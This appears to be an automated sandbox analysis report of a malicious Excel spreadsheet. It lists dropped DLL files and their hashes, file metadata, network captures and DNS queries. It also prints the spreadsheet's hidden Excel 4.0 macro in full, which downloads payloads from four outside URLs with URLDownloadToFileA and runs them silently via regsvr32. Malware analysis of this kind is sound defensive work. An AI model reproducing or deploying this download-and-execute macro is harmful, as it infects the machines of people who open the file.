Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x....P...P...P.3{P...P.3mP...P...P...P.hkP...P.h{P2..P.hxP7. .P.hdP...P.hlP...P.hjP...P.hnP...PRich...P.....PE..d....o.b....." .....!..... ...P.....d.....P ^.....P.....@.....H...@.....text...D+.....,..... ..`.rdata..p....@.....0.....@..@.data.....4.....@....pdata..P^.. .....`.....@..@.rsrc....d.....f...b.....@..@.reloc...0...P...2.....@..B.....

C:\Windows\System32\TURzt\TXqeznNbFanh.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	850432
Entropy (8bit):	6.537754717984194
Encrypted:	false
SSDEEP:	12288:R2w7LE6jYIYNtjDPE8SI1W5vtHrBNCC3VlClIpRHhc+o6OUo6VlClIpRHhc+o6Oh:R2w7wKZEkhI1W5vtHrHDdGDQ9a
MD5:	5D1006079971CA12EF0705445F44BBD0
SHA1:	FEEA82CBD217F0163131E7672F9CBAA8C4DA572D
SHA-256:	DB90469B801F7A48429E66EE1BD02C4A93619F72A426F07A5D18534697D19C0E
SHA-512:	308FA0F1B406041290DBD2BD24FBF11A1928C638BD8DDEC83DCFFFDB9F458CE9A125089D7ADDC336005983DC239504521958044D0662A5F1074974BFA263B46
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 10%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x....P...P...P.3{P...P.3mP...P...P...P.hkP...P.h{P2..P.hxP7. .P.hdP...P.hlP...P.hjP...P.hnP...PRich...P.....PE..d....o.b....." .....!..... ...P.....d.....P ^.....P.....@.....H...@.....text...D+.....,..... ..`.rdata..p....@.....0.....@..@.data.....4.....@....pdata..P^.. .....`.....@..@.rsrc....d.....f...b.....@..@.reloc...0...P...2.....@..B.....

C:\Windows\System32\TlAadbHyBMqq\YRFxrLtktkh.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	850432
Entropy (8bit):	6.537754717984194
Encrypted:	false
SSDEEP:	12288:R2w7LE6jYIYNtjDPE8SI1W5vtHrBNCC3VlClIpRHhc+o6OUo6VlClIpRHhc+o6Oh:R2w7wKZEkhI1W5vtHrHDdGDQ9a
MD5:	5D1006079971CA12EF0705445F44BBD0
SHA1:	FEEA82CBD217F0163131E7672F9CBAA8C4DA572D
SHA-256:	DB90469B801F7A48429E66EE1BD02C4A93619F72A426F07A5D18534697D19C0E
SHA-512:	308FA0F1B406041290DBD2BD24FBF11A1928C638BD8DDEC83DCFFFDB9F458CE9A125089D7ADDC336005983DC239504521958044D0662A5F1074974BFA263B46
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 10%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x....P...P...P.3{P...P.3mP...P...P...P.hkP...P.h{P2..P.hxP7. .P.hdP...P.hlP...P.hjP...P.hnP...PRich...P.....PE..d....o.b....." .....!.....P.....d.....P ^.....P.....@.....H...@.....text...D+.....,..... ..`.rdata..p....@.....0.....@..@.data.....4.....@....pdata..P^.. .....`.....@..@.rsrc....d.....f...b.....@..@.reloc...0...P...2.....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Mon May 23 10:04:20 2022, Security: 0
Entropy (8bit):	5.805310604835741
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	allegati_23052022.xls
File size:	54784
MD5:	045b8e2ecf49c8e90db6711efe0f1cc1
SHA1:	a2d6a1b1ff6f65555084251f2889a07f4c6af963
SHA256:	6b606a36d7de856b6f0bc3bc896ac6352fbdd57e0eca567e33e6ce360a3e6d33
SHA512:	006c21ce3114e8708fbe59562ef4cadf8796b37104cbae1e2c9a5e3d7e363feced13e1e481778024fcb9d4fb50c476777002e24d909874555f01d2850e9f8d15
SSDEEP:	1536:LPKpb8rGYrMPe3q7Q0XV5xtezE8vG8UM+bSgNeEYL8ECyn:rKpb8rGYrMPe3q7Q0XV5xtezE8vG8UMN
TLSH:	ED33F846BA5A995DF916873048D74BA96323FC314FAB07833669F3246FFD9E05A0310B
File Content Preview:	.....>.....i.....h.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "allegati_23052022.xls"

Indicators

Has Summary Info:	
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	False

Summary

Code Page:	1251
Author:	Dream
Last Saved By:	TYHRETH
Create Time:	2015-06-05 18:19:34
Last Saved Time:	2022-05-23 09:04:20
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.492777495693
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . H . . . . P . . . . X . . . . d . . . . l . . . . t . . . . | . . . . S h e e t . . . . . E S R S G B 1 . . . . . E G S H R H V . . . . . E S H V G R E R 3 . . . . . P K E K P P G
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 48 01 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 e0 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.281284383303
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . X . . . . h . . . . D r e a m . . . . T Y H R E T H . . . . M i c r o s o f t E x c e l . @ . . . . ? R , ... @ . . . . B . . . n . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 44730

General

Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	44730
Entropy:	6.6028106379
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . T Y H R E T H B . . . . . a . . . . = ... = ... V e 1 8 . . . . X . @ . . . . " . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 07 00 00 54 59 48 52 45 54 48 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	PKEKPPGEKKPGE
Type:	4
Final:	False
Visible:	False
Protected:	False


PKEKPPGEKKPGE
4
False
0
False
pre
2,5,=FORMULA()=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://newkano.com/wp-admin/66rIsrVwoPKUsjcAs/","..\cusoa1.ocx",0,0)",F13)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\cusoa1.ocx")",F17)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://ocalogullari.com/inc/Wcm82enrs8/","..\cusoa2.ocx",0,0)",F19)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\cusoa2.ocx")",F21)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://myphamcuatui.com/assets/OPVeVSpO/","..\cusoa3.ocx",0,0)",F23)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\cusoa3.ocx")",F25)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://sieuthiphutungxenang.com/old_source/9boJQZpTSdQE/","..\cusoa4.ocx",0,0)",F27)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\cusoa4.ocx")",F31)=FORMULA("=RETURN()",F35)

Name:	PKEKPPGEKKPGE
Type:	4
Final:	False
Visible:	False
Protected:	False

PKEKPPGEKKPGE
4
False
0
False
post
2,5,=FORMULA()=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://newkano.com/wp-admin/66rIsrVwoPKUsjcAs/","..\cusoa1.ocx",0,0)",F13)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\cusoa1.ocx")",F17)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://ocalogullari.com/inc/Wcm82enrs8/","..\cusoa2.ocx",0,0)",F19)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\cusoa2.ocx")",F21)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://myphamcuatui.com/assets/OPVeVSpO/","..\cusoa3.ocx",0,0)",F23)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\cusoa3.ocx")",F25)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://sieuthiphutungxenang.com/old_source/9boJQZpTSdQE/","..\cusoa4.ocx",0,0)",F27)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\cusoa4.ocx")",F31)=FORMULA("=RETURN()",F35)12,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://newkano.com/wp-admin/66rIsrVwoPKUsjcAs/","..\cusoa1.ocx",0,0)16,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\cusoa1.ocx")18,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://ocalogullari.com/inc/Wcm82enrs8/","..\cusoa2.ocx",0,0)20,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\cusoa2.ocx")22,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://myphamcuatui.com/assets/OPVeVSpO/","..\cusoa3.ocx",0,0)24,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\cusoa3.ocx")26,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://sieuthiphutungxenang.com/old_source/9boJQZpTSdQE/","..\cusoa4.ocx",0,0)30,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\cusoa4.ocx")34,5,=RETURN()

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 18:59:06.733620882 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:06.733664989 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:06.733740091 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:06.742887974 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:06.742948055 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:07.369816065 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:07.370083094 CEST	49173	443	192.168.2.22	103.45.230.202

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 18:59:07.385442972 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:07.385487080 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:07.385855913 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:07.385962963 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:07.683571100 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:07.724518061 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:07.906100988 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:07.906158924 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:07.906306982 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:07.906387091 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:07.906526089 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.108294964 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.108453035 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.108488083 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.108555079 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.109141111 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.109214067 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.109234095 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.109249115 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.109307051 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.109626055 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.109731913 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.109745979 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.109798908 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.311431885 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.311594963 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.311619043 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.311640978 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.311728954 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.311748981 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.311789989 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.311805010 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.312180996 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.312277079 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.312287092 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.312320948 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.312890053 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.312963963 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.312974930 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.313007116 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.313549995 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.313632965 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.313642979 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.313678026 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.314229965 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.314310074 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.314321041 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.314357996 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.314759016 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.314825058 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.314831972 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.314865112 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.513932943 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.514141083 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.514168978 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.514233112 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.514763117 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.514889956 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.514928102 CEST	443	49173	103.45.230.202	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 18:59:08.514993906 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.515408993 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.515515089 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.515532970 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.515597105 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.516074896 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.516174078 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.516191959 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.516267061 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.516716957 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.516808033 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.516846895 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.516917944 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.517432928 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.517539024 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.517554998 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.517617941 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.518296957 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.518390894 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.518431902 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.518496990 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.518974066 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.519090891 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.519109011 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.519191980 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.519643068 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.519742966 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.519785881 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.519845009 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.520407915 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.520503998 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.520545959 CEST	443	49173	103.45.230.202	192.168.2.22
May 23, 2022 18:59:08.520616055 CEST	49173	443	192.168.2.22	103.45.230.202
May 23, 2022 18:59:08.521064997 CEST	443	49173	103.45.230.202	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 18:59:06.705910921 CEST	55868	53	192.168.2.22	8.8.8.8
May 23, 2022 18:59:06.723546982 CEST	53	55868	8.8.8.8	192.168.2.22
May 23, 2022 18:59:11.316231012 CEST	49688	53	192.168.2.22	8.8.8.8
May 23, 2022 18:59:11.335383892 CEST	53	49688	8.8.8.8	192.168.2.22
May 23, 2022 18:59:15.861249924 CEST	58836	53	192.168.2.22	8.8.8.8
May 23, 2022 18:59:16.193351030 CEST	53	58836	8.8.8.8	192.168.2.22
May 23, 2022 18:59:20.996893883 CEST	50134	53	192.168.2.22	8.8.8.8
May 23, 2022 18:59:21.307275057 CEST	53	50134	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 23, 2022 18:59:06.705910921 CEST	192.168.2.22	8.8.8.8	0x63a0	Standard query (0)	newkano.com	A (IP address)	IN (0x0001)
May 23, 2022 18:59:11.316231012 CEST	192.168.2.22	8.8.8.8	0x7c3	Standard query (0)	ocalogullari.com	A (IP address)	IN (0x0001)
May 23, 2022 18:59:15.861249924 CEST	192.168.2.22	8.8.8.8	0x446f	Standard query (0)	myphamcuatui.com	A (IP address)	IN (0x0001)
May 23, 2022 18:59:20.996893883 CEST	192.168.2.22	8.8.8.8	0x795	Standard query (0)	sieuthiphutungxenang.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 23, 2022 18:59:06.723546982 CEST	8.8.8.8	192.168.2.22	0x63a0	No error (0)	newkano.com		103.45.230.202	A (IP address)	IN (0x0001)
May 23, 2022 18:59:11.335383892 CEST	8.8.8.8	192.168.2.22	0x7c3	No error (0)	ocalogullari.com		188.132.217.108	A (IP address)	IN (0x0001)
May 23, 2022 18:59:16.193351030 CEST	8.8.8.8	192.168.2.22	0x446f	No error (0)	myphamcuatui.com		103.1.238.211	A (IP address)	IN (0x0001)
May 23, 2022 18:59:21.307275057 CEST	8.8.8.8	192.168.2.22	0x795	No error (0)	sieuthiphutungxenang.com		112.213.89.85	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- newkano.com
- myphamcuatui.com
- ocalogullari.com
- sieuthiphutungxenang.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	103.45.230.202	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49175	103.1.238.211	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49174	188.132.217.108	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 18:59:11.392869949 CEST	880	OUT	GET /inc/Wcm82enrs8/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: ocalogullari.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 18:59:11.466639996 CEST	881	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 May 2022 16:59:09 GMT Content-Type: application/x-msdownload Content-Length: 850432 Connection: keep-alive X-Powered-By: PHP/7.1.33 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 23 May 2022 16:59:09 GMT Content-Disposition: attachment; filename="QqHRFPCw2sMluT.dll" Content-Transfer-Encoding: binary Set-Cookie: 628bbd5d143a6=1653325149; expires=Mon, 23-May-2022 17:00:09 GMT; Max-Age=60; path=/ Last-Modified: Mon, 23 May 2022 16:59:09 GMT X-Powered-By: PleskLin Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f1 cf 78 03 b5 ae 16 50 b5 ae 16 50 b5 ae 16 50 c3 33 7b 50 b2 ae 16 50 c3 33 6d 50 a2 ae 16 50 b5 ae 17 50 b4 ac 16 50 92 68 6b 50 bd ae 16 50 92 68 7b 50 32 ae 16 50 92 68 78 50 37 ae 16 50 92 68 64 50 b3 ae 16 50 92 68 6c 50 b4 ae 16 50 92 68 6a 50 b4 ae 16 50 92 68 6e 50 b4 ae 16 50 52 69 63 68 b5 ae 16 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00 a7 6f 8b 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 08 00 00 2c 05 00 00 ca 07 00 00 00 00 00 00 95 03 00 00 10 00 00 00 00 00 10 00 00 00 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 05 00 02 00 00 00 00 00 00 90 0d 00 00 04 00 00 b3 21 0d 00 02 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 dd 06 00 50 00 00 00 e8 b6 06 00 f0 00 00 00 00 e0 07 00 94 64 05 00 00 80 07 00 50 5e 00 00 00 00 00 00 00 00 00 00 00 50 0d 00 18 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 05 00 00 0c 00 00 48 b6 06 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 44 2b 05 00 00 10 00 00 00 2c 05 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 70 9d 01 00 00 40 05 00 00 9e 01 00 00 30 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 d0 94 00 00 00 e0 06 00 00 34 00 00 00 ce 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 50 5e 00 00 00 80 07 00 00 60 00 00 00 02 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 94 64 05 00 00 e0 07 00 00 66 05 00 00 62 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 10 30 00 00 00 50 0d 00 00 32 00 00 00 c8 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$xPPP3{PP3mPPPPhkPPh{P2PhxP7PhdPPhlPPhjPPhn PPRichPPEdob" ,! PdP^P@H@.textD+, `.rdatap@0@@.data4@.pdataP^`@@.rsrcdfb@@.reloc0P2@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49176	112.213.89.85	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 18:59:21.525721073 CEST	2631	OUT	GET /old_source/9boJQZpTSdQE/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: sieuthiphutungxenang.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
